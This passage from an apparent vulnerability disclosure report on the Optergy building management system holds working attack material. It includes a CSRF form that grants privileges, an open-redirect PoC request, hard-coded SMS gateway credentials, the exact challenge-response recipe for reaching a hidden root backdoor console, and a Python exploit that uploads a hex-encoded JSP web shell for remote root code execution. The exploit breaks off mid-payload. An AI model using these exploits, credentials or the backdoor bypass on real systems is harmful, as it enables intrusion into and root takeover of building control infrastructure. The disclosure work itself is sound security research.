      <input type="hidden" name="newMemberships" value="1" />
      <input type="hidden" name="user.id" value="" />
      <input type="hidden" name="_sourcePage" value="/WEB-INF/jsp/controlPanel/UserAdministration.
jsp" />
      <input type="hidden" name="__fp" value="user.showBookmarks||user.showNotificationTab||user.
emailSystemNotifications||user.addToSiteDirectory||user.showMenu||user.departmentId||user.
showAlarmTab||user.smsAlarms||user.showBanner||accountExpires||user.autoDismissFeedback||user.
changePasswordOnNextLogin||passwordExpires||user.showUserProfile||user.canUpdateProfile||user.
canChangePassword||user.canChangeBookmarks||user.accountEnabled||" />
      <input type="hidden" name="newPrivileges" value="7" />
      <input type="hidden" name="newPrivileges" value="9" />
      <input type="hidden" name="newPrivileges" value="8" />
      <input type="hidden" name="newPrivileges" value="10" />
      <input type="hidden" name="newPrivileges" value="13" />
      <input type="hidden" name="newPrivileges" value="14" />
      <input type="hidden" name="newPrivileges" value="12" />
      <input type="hidden" name="newPrivileges" value="2" />
      <input type="hidden" name="newPrivileges" value="3" />
      <input type="hidden" name="newPrivileges" value="4" />
      <input type="hidden" name="newPrivileges" value="139" />
      <input type="hidden" name="newPrivileges" value="138" />
      <input type="hidden" name="newPrivileges" value="141" />
      <input type="hidden" name="newPrivileges" value="140" />
```

```
        <input type="hidden" name="newPrivileges" value="124" />
        <input type="hidden" name="newPrivileges" value="128" />
        <input type="hidden" name="newPrivileges" value="119" />
        <input type="hidden" name="newPrivileges" value="19" />
        <input type="hidden" name="newPrivileges" value="17" />
        <input type="hidden" name="newPrivileges" value="18" />
        <input type="hidden" name="newPrivileges" value="20" />
        <input type="hidden" name="newPrivileges" value="21" />
        <input type="hidden" name="newPrivileges" value="24" />
        <input type="hidden" name="newPrivileges" value="23" />
        <input type="hidden" name="newPrivileges" value="132" />
        <input type="hidden" name="newPrivileges" value="131" />
        <input type="hidden" name="newPrivileges" value="134" />
        <input type="hidden" name="newPrivileges" value="147" />
        <input type="hidden" name="newPrivileges" value="25" />
        <input type="hidden" name="newPrivileges" value="135" />
        <input type="hidden" name="newPrivileges" value="105" />
        <input type="hidden" name="newPrivileges" value="59" />
        <input type="hidden" name="newPrivileges" value="142" />
        <input type="hidden" name="newPrivileges" value="28" />
        <input type="hidden" name="newPrivileges" value="27" />
        <input type="hidden" name="newPrivileges" value="102" />
        <input type="hidden" name="newPrivileges" value="31" />
        <input type="hidden" name="newPrivileges" value="125" />
        <input type="hidden" name="newPrivileges" value="30" />
        <input type="hidden" name="newPrivileges" value="108" />
        <input type="hidden" name="newPrivileges" value="129" />
        <input type="hidden" name="newPrivileges" value="33" />
        <input type="hidden" name="newPrivileges" value="34" />
        <input type="hidden" name="newPrivileges" value="36" />
        <input type="hidden" name="newPrivileges" value="37" />
        <input type="hidden" name="newPrivileges" value="38" />
        <input type="hidden" name="newPrivileges" value="46" />
        <input type="hidden" name="newPrivileges" value="127" />
        <input type="hidden" name="newPrivileges" value="41" />
        <input type="hidden" name="newPrivileges" value="42" />
        <input type="hidden" name="newPrivileges" value="45" />
        <input type="hidden" name="newPrivileges" value="44" />
        <input type="hidden" name="newPrivileges" value="49" />
        <input type="hidden" name="newPrivileges" value="48" />
        <input type="hidden" name="newPrivileges" value="112" />
        <input type="hidden" name="newPrivileges" value="113" />
        <input type="hidden" name="newPrivileges" value="117" />
        <input type="hidden" name="newPrivileges" value="115" />
        <input type="hidden" name="newPrivileges" value="116" />
        <input type="hidden" name="newPrivileges" value="133" />
        <input type="hidden" name="newPrivileges" value="51" />
        <input type="hidden" name="newPrivileges" value="54" />
        <input type="hidden" name="newPrivileges" value="56" />
        <input type="hidden" name="newPrivileges" value="55" />
        <input type="hidden" name="newPrivileges" value="66" />
        <input type="hidden" name="newPrivileges" value="67" />
        <input type="hidden" name="newPrivileges" value="60" />
        <input type="hidden" name="newPrivileges" value="61" />
        <input type="hidden" name="newPrivileges" value="62" />
        <input type="hidden" name="newPrivileges" value="68" />
        <input type="hidden" name="newPrivileges" value="69" />
        <input type="hidden" name="newPrivileges" value="103" />
        <input type="hidden" name="newPrivileges" value="104" />
        <input type="hidden" name="newPrivileges" value="64" />
        <input type="hidden" name="newPrivileges" value="65" />
        <input type="hidden" name="newPrivileges" value="71" />
        <input type="hidden" name="newPrivileges" value="121" />
        <input type="hidden" name="newPrivileges" value="122" />
        <input type="hidden" name="newPrivileges" value="85" />
        <input type="hidden" name="newPrivileges" value="86" />
        <input type="hidden" name="newPrivileges" value="74" />
        <input type="hidden" name="newPrivileges" value="76" />
        <input type="hidden" name="newPrivileges" value="144" />
        <input type="hidden" name="newPrivileges" value="75" />
        <input type="hidden" name="newPrivileges" value="77" />
        <input type="hidden" name="newPrivileges" value="78" />
        <input type="hidden" name="newPrivileges" value="79" />
        <input type="hidden" name="newPrivileges" value="73" />
        <input type="hidden" name="newPrivileges" value="143" />
        <input type="hidden" name="newPrivileges" value="109" />
        <input type="hidden" name="newPrivileges" value="110" />
        <input type="hidden" name="newPrivileges" value="88" />
```

```
      <input type="hidden" name="newPrivileges" value="89" />
      <input type="hidden" name="newPrivileges" value="90" />
      <input type="hidden" name="newPrivileges" value="118" />
      <input type="hidden" name="newPrivileges" value="95" />
      <input type="hidden" name="newPrivileges" value="93" />
      <input type="hidden" name="newPrivileges" value="96" />
      <input type="hidden" name="newPrivileges" value="94" />
      <input type="hidden" name="newPrivileges" value="92" />
      <input type="hidden" name="newPrivileges" value="98" />
      <input type="hidden" name="newPrivileges" value="99" />
      <input type="hidden" name="newPrivileges" value="146" />
      <input type="hidden" name="newPrivileges" value="100" />
      <input type="submit" value="Forgery" />
    </form>
  </body>
</html>
```

The Open Redirect

While reading the source code, we discovered the 'url' variable and its usage in redirecting users when a software update is currently in progress. We can abuse this flaw to redirect unsuspecting users to arbitrary and/or attacker-controlled websites via social engineering attacks.

Input passed to the 'url' variable when calling the updating() function in 'updating.jsp' script is not properly verified before being used to redirect users. This can be exploited to redirect a user to an arbitrary website, e.g., when a user clicks a specially crafted link to the affected script hosted on a trusted domain. This can be fixed with implementing a whitelist of approved URLs or domains to be used for redirection within the system.

Vulnerable code in */usr/local/tomcat/webapps/ROOT/updating.jsp*:

```
48: <script type="text/javascript">
49: var disconnected = false;
50: var internalUrl = '<%=internalUrl%>';
51: var url = '<%=url%>';
52: $(function()
53: {
54:
55:                     // Invoke the functions defined here on $(document).load(...)
56:                     $('body').ajaxError(function(event, XMLHttpRequest, ajaxOptions, thrownError)
57:                     {
58:                             if(!XMLHttpRequest || XMLHttpRequest.readyState == 0)
59:                         return; // This isn't an AJAX error. Just jQuery being precious.
60:
61:                             disconnected = true;
62:                             return;
63:                     });
64:
65:                     var updating = null;
66:
67:                     updating = function()
68:                     {
69:                             // Should not be called back on error.
70:                             $.post('./ajax/testConnection.html?testing', null, function(data)
71:                             {
72:                                     if(!responseMessageIs(data, 'system-update'))
73:                                     {
74:                                             if(url != 'null')
75:                                                     window.location.href=url;
76:                                             else
77:                                                     window.location.href="/Index.html?go=" +
internalUrl;
78:                                     }
79:                             });
80:                             setTimeout(updating, 1000);
81:                     };
82:
83:                     updating();
84: });
85:
86: </script>
```

The vulnerability can be triggered by specifying an arbitrary URL to the 'url' parameter on line 75. The script is checking if a system update is in progress, and if it is not, checks if the 'url' variable is set and continues to open a location specified from user input or attacker's input that will result in the 'window.location.href' property being set to arbitrary value. Running the following example will redirect the unsuspecting user to https://applied-risk.com domain.


PoC request:

```
GET /updating.jsp?url=https://applied-risk.com HTTP/1.1
```

The internal network information disclosure

Lot of scripts can be called without authentication. Some of them do not provide any functionalities, while others can reveal sensitive information to an attacker, which can be further used in exploiting the internal systems in the network.

When calling the *http://TARGET/GetIPAddress.html* page from remote location, the following internal information can be divulged for the current system: Name, Internal IP Address, Netmask, Hostname, Gateway, DNS Server and DNS Server 2, as shown in Figure 54.




GK-Building Network Information

IP Address:	192.168.232.19
Netmask:	255.255.255.0
Hostname:	zslab
Gateway:	192.168.232.254
DNS Server:	192.168.10.11
DNS Server 2:	192.168.10.12

Figure 54. Internal network information disclosure example

The SMS central test console

The other interesting page that can be called without authenticating is the SMS gateway test service. While disassembling the bytecode, we noticed that there is a defined function within most of the classes/pages that require authentication and privileges to access them. The SMSCetralTest.class does not have the PrivilegeName[] getRequiredPrivileges() function declared. This allows unauthenticated users to access this resource directly, as shown below.



Sending

Recipient number (for example 61431727732): 61431727732 Message Text: Submit

Receiving

Submit

Figure 55. Unauthenticated access to SMS Central Test script

The following credentials and API endpoint were hard-coded in the class:

```
public void sendMessage()
  throws Exception
  {
    HashMap localHashMap = new HashMap();
    localHashMap.put("USERNAME", "bill@optergy.com");
    localHashMap.put("PASSWORD", "mstp3001");
    localHashMap.put("ACTION", "send");
    localHashMap.put("ORIGINATOR", "shared");
    localHashMap.put("RECIPIENT", "61431727732");
    localHashMap.put("MESSAGE_TEXT", "TestMessageFromJava");
...
...
https://my.smscentral.com.au/api/v2.0
```

Attackers can use this to send unauthorized SMS messages to any phone number depending of the stored credits to the hard-coded credentials above.

The undocumented backdoor console

While analyzing the file system, we discovered a backdoor script called Console.jsp located in /usr/local/tomcat/webapps/ROOT/WEB-INF/jsp/tools/ (see Figure 56). This was not mentioned in any documentation, and it appears to be a well-coded backdoor. Let's see how we can actually use this hidden console to execute arbitrary code with root privileges. We decompiled the ConsoleResult.class java bytecode. We then searched for the ProcessBuilder class to find some operating system process creation and to understand how this Developer Console backdoor works.




Figure 56. The Optergy backdoor console

Once you navigate to the console, issuing a command and clicking Exec resulted in errors. Clicking the Get button (ConsoleResult.html?get) spits out JSON response message:

```
{"response":{"message":"1544793267457"}}
```

We wanted to see how to satisfy this challenge response to successfully execute commands. Here is the source code:

```
ConsoleResult.class:

public class ConsoleResult
  implements ActionBean, ValidationErrorHandler
{
  private ActionBeanContext context;
  @Validate(required=true, on={"execute"}, minlength=1)
  private String command;
  @Validate(required=true, on={"execute"}, minlength=1)
  private String challenge;
  @Validate(required=true, on={"execute"}, minlength=1)
  private String answer;
  private final Object lock;

  public ConsoleResult()
  {
    lock = new ConsoleResult.Lock(null);
  }






  @DefaultHandler
  public Resolution execute()
  {
    long l1 = 1500L;
    ServletContext localServletContext = getContext().getServletContext();
    List localList = (List)localServletContext.getAttribute("challengeList");

    long l2 = Long.parseLong(challenge);
    if ((localList != null) && (localList.contains(Long.valueOf(l2))))
    {
      localList.remove(Long.valueOf(l2));
      String str1 = Util.makeSHA1Hash(Long.toString(l2));
066:       String str2 = Util.makeMD5Hash(str1);
067:       String str3 = str1 + str2;
068:
069:       if (!str3.equals(answer))
070:       {
071:         return new JSONResolution(JSONConverter.createErrorResponse("Invalid Response to 
Answer"));
072:       }
073:
074:       String str4 = "";
075:       ProcessStreamReader localProcessStreamReader = null;
076:       try
077:       {
078:         String[] arrayOfString = command.split("\\ ");
079:         ProcessBuilder localProcessBuilder = new ProcessBuilder(arrayOfString);
080:         localProcessBuilder.redirectErrorStream(true);
081:         Process localProcess = localProcessBuilder.start();
082:         ConsoleResult.ProcessWrapper localProcessWrapper = new ConsoleResult.
ProcessWrapper(this, localProcess);
083:
084:         localProcessWrapper.start();
085:         localProcessStreamReader = new ProcessStreamReader(localProcessWrapper.getfProcess().
getInputStream());
086:         localProcessStreamReader.start();
087:         try
088:         {
089:           localProcessWrapper.join(l1);
090:           localProcessStreamReader.join(l1);
091:         }
092:         catch (InterruptedException localInterruptedException)
093:         {
094:           localInterruptedException.printStackTrace();
095:           localProcessWrapper.interrupt();
096:         }
097:       }
098:       catch (Exception localException)
099:       {
100:         return new JSONResolution(JSONConverter.createErrorResponse("Invalid Command"));
101:       }
102:
103:
104:       str4 = localProcessStreamReader.getString();
105:
106:       JSONObject localJSONObject = JSONConverter.createMessageResponse(str4);
107:       return new JSONResolution(localJSONObject);
108:     }
109:     return new JSONResolution(JSONConverter.createErrorResponse("Invalid Challenge"));
110:   }
111:
112:   public Resolution get()
113:   {
114:     ServletContext localServletContext = getContext().getServletContext();
115:     Object localObject = (List)localServletContext.getAttribute("challengeList");
116:     if (localObject == null) {
117:       localObject = new ArrayList();
118:     }
119:     long l = System.currentTimeMillis();
120:     ((List)localObject).add(Long.valueOf(l));
121:
122:     WebUtil.SetServletAttribute(localServletContext, "challengeList", localObject);
123:
124:     JSONObject localJSONObject = JSONConverter.createMessageResponse(Long.toString(l));
125:     return new JSONResolution(localJSONObject);
126:   }
127:
```

Lines 065, 066, and 067 reveal the logic how to use this 'developer' console. The challenge is created once you issue the /tools/ajax/ConsoleResult.html?get AJAX request. Then you have to generate a SHA-1 hash from that challenge and generate an MD5 hash from the SHA-1 hash. At the end, you must concatenate the two values which becomes the answer and provide that answer with the command you are issuing in the request. Formula example:

```
Challenge: 1234
SHA1 of 1234: 7110eda4d09e062aa5e4a390b0a572ac0d2c0220
MD5 of 7110eda4d09e062aa5e4a390b0a572ac0d2c0220: 700c8b805a3e2a265b01c77614cd8b21
Answer (SHA1+MD5): 7110eda4d09e062aa5e4a390b0a572ac0d2c0220700c8b805a3e2a265b01c77614cd8b21
```

The practical demonstration


Optergy Authenticated File Upload Remote Root Code Execution Exploit:

```
#!/usr/bin/env python
# -*- coding: utf8 -*-
#
# Authenticated File Upload in Optergy gaining Remote Root Code Execution
# Firmware version: <=2.3.0a
#
# Discovered by Gjoko Krstic
#
# (c) 2019 Applied Risk
#
##########################################################################
#
# lqwrm@metalgear:~/stuff/optergy$ python optergy_rfm.py
# [+] Usage: optergy_rfm.py http://IP
# [+] Example: optergy_rfm.py http://10.0.0.17
#
# lqwrm@metalgear:~/stuff/optergy$ python optergy_rfm.py http://192.168.232.19
# Enter username: podroom
# Enter password: podroom
#
# Welcome to Optergy HTTP Shell!
# You can navigate to: http://192.168.232.19/images/jox.jsp
# Or you can continue using this 'shell'.
# Type 'exit' for exit.
#
# root@192.168.232.19:~# id
# uid=1000(optergy) gid=1000(optergy) groups=1000(optergy),4(adm)
# root@192.168.232.19:~# sudo id
# uid=0(root) gid=0(root) groups=0(root)
# root@192.168.232.19:~# rm /usr/local/tomcat/webapps/ROOT/images/jox.jsp
#
# root@192.168.232.19:~# exit
# Have a nice day!
#
##########################################################################

import requests
import sys,os,time,re

piton = os.path.basename(sys.argv[0])

if len(sys.argv) < 2:
    print "[+] Usage: " + piton + " http://IP"
    print "[+] Example: " + piton + " http://10.0.0.17\n"
    sys.exit()

the_user = raw_input("Enter username: ")
the_pass = raw_input("Enter password: ")
the_host = sys.argv[1]
odi = requests.Session()

the_url = the_host + "/ajax/AjaxLogin.html?login"
the_headers = {"Accept"          : "*/*",
               "X-Requested-With" : "XMLHttpRequest",
               "User-Agent"       : "Noproblem/16.0",
               "Content-Type"     : "application/x-www-form-urlencoded",
               "Accept-Encoding"  : "gzip, deflate",
               "Accept-Language"  : "en-US,en;q=0.9"}

the_data = {"username" : the_user,
            "password" : the_pass,
            "token"    : ''}
```

```
odi.post(the_url, headers = the_headers, data = the_data)

the_upl = ("\x2f\x61\x6a\x61\x78\x2f\x46\x69\x6c\x65\x55\x70\x6c\x6f\x61\x64"
           "\x65\x72\x2e\x68\x74\x6d\x6c\x3f\x69\x64\x54\x6f\x55\x73\x65\x3d"
           "\x61\x74\x74\x61\x63\x68\x6d\x65\x6e\x74\x2d\x31\x35\x34\x36\x30"
           "\x30\x32\x33\x36\x39\x39\x33\x39\x26\x64\x65\x63\x6f\x6d\x70\x72"
           "\x65\x73\x73\x3d\x66\x61\x6c\x73\x65\x26\x6f\x75\x74\x70\x75\x74"
           "\x4c\x6f\x63\x61\x74\x69\x6f\x6e\x3d\x25\x32\x46\x75\x73\x72\x25"
           "\x32\x46\x6c\x6f\x63\x61\x6c\x25\x32\x46\x74\x6f\x6d\x63\x61\x74"
           "\x25\x32\x46\x77\x65\x62\x61\x70\x70\x73\x25\x32\x46\x52\x4f\x4f"
           "\x54\x25\x32\x46\x69\x6d\x61\x67\x65\x73\x25\x32\x46\x26\x66\x69"
           "\x6c\x65\x4e\x61\x6d\x65\x3d\x6a\x6f\x78\x2e\x6a\x73\x70")######"

the_url = the_host + the_upl
the_headers = {"Cache-Control"   : "max-age=0",
               "Content-Type"    : "multipart/form-data; boundary=----WebKitFormBoundarysrMvKmQPYUODS
WBl",
               "User-Agent"      : "Noproblem/16.0",
               "Accept"          : "text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8",
               "Accept-Encoding" : "gzip, deflate",
               "Accept-Language" : "en-US,en;q=0.9"}

the_data = ("\x2d\x2d\x2d\x2d\x2d\x2d\x57\x65\x62\x4b\x69\x74\x46\x6f\x72\x6d"
            "\x42\x6f\x75\x6e\x64\x61\x72\x79\x73\x72\x4d\x76\x4b\x6d\x51\x50"
            "\x59\x55\x4f\x44\x53\x57\x42\x6c\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"
            "\x74\x2d\x44\x69\x73\x70\x6f\x73\x69\x74\x69\x6f\x6e\x3a\x20\x66"
            "\x6f\x72\x6d\x2d\x64\x61\x74\x61\x3b\x20\x6e\x61\x6d\x65\x3d\x22"
            "\x61\x74\x74\x61\x63\x68\x6d\x65\x6e\x74\x2d\x31\x35\x34\x36\x30"
            "\x30\x32\x33\x36\x39\x39\x33\x39\x22\x3b\x20\x66\x69\x6c\x65\x6e"
            "\x61\x6d\x65\x3d\x22\x6a\x6f\x78\x2e\x6a\x73\x70\x22\x0d\x0a\x43"
            "\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65\x3a\x20\x61\x70\x70"
            "\x6c\x69\x63\x61\x74\x69\x6f\x6e\x2f\x6f\x63\x74\x65\x74\x2d\x73"
            "\x74\x72\x65\x61\x6d\x0d\x0a\x0d\x0a\x3c\x25\x40\x20\x70\x61\x67"
            "\x65\x20\x69\x6d\x70\x6f\x72\x74\x3d\x22\x6a\x61\x76\x61\x2e\x75"
            "\x74\x69\x6c\x2e\x2a\x2c\x6a\x61\x76\x61\x2e\x69\x6f\x2e\x2a\x22"
            "\x25\x3e\x0a\x3c\x48\x54\x4d\x4c\x3e\x3c\x42\x4f\x44\x59\x3e\x0a"
            "\x3c\x46\x4f\x52\x4d\x20\x4d\x45\x54\x48\x4f\x44\x3d\x22\x47\x45"
            "\x54\x22\x20\x4e\x41\x4d\x45\x3d\x22\x6d\x79\x66\x6f\x72\x6d\x22"
            "\x20\x41\x43\x54\x49\x4f\x4e\x3d\x22\x22\x3e\x0a\x3c\x49\x4e\x50"
            "\x55\x54\x20\x54\x59\x50\x45\x3d\x22\x74\x65\x78\x74\x22\x20\x4e"
            "\x41\x4d\x45\x3d\x22\x63\x6d\x64\x22\x3e\x0a\x3c\x49\x4e\x50\x55"
            "\x54\x20\x54\x59\x50\x45\x3d\x22\x73\x75\x62\x6d\x69\x74\x22\x20"
            "\x56\x41\x4c\x55\x45\x3d\x22\x53\x65\x6e\x64\x22\x3e\x0a\x3c\x2f"
            "\x46\x4f\x52\x4d\x3e\x0a\x3c\x70\x72\x65\x3e\x0a\x3c\x25\x0a\x69"
            "\x66\x20\x28\x72\x65\x71\x75\x65\x73\x74\x2e\x67\x65\x74\x50\x61"
            "\x72\x61\x6d\x65\x74\x65\x72\x28\x22\x63\x6d\x64\x22\x29\x20\x21"
            "\x3d\x20\x6e\x75\x6c\x6c\x29\x20\x7b\x0a\x20\x20\x20\x20\x20\x20"
            "\x20\x20\x6f\x75\x74\x2e\x70\x72\x69\x6e\x74\x6c\x6e\x28\x22\x43"
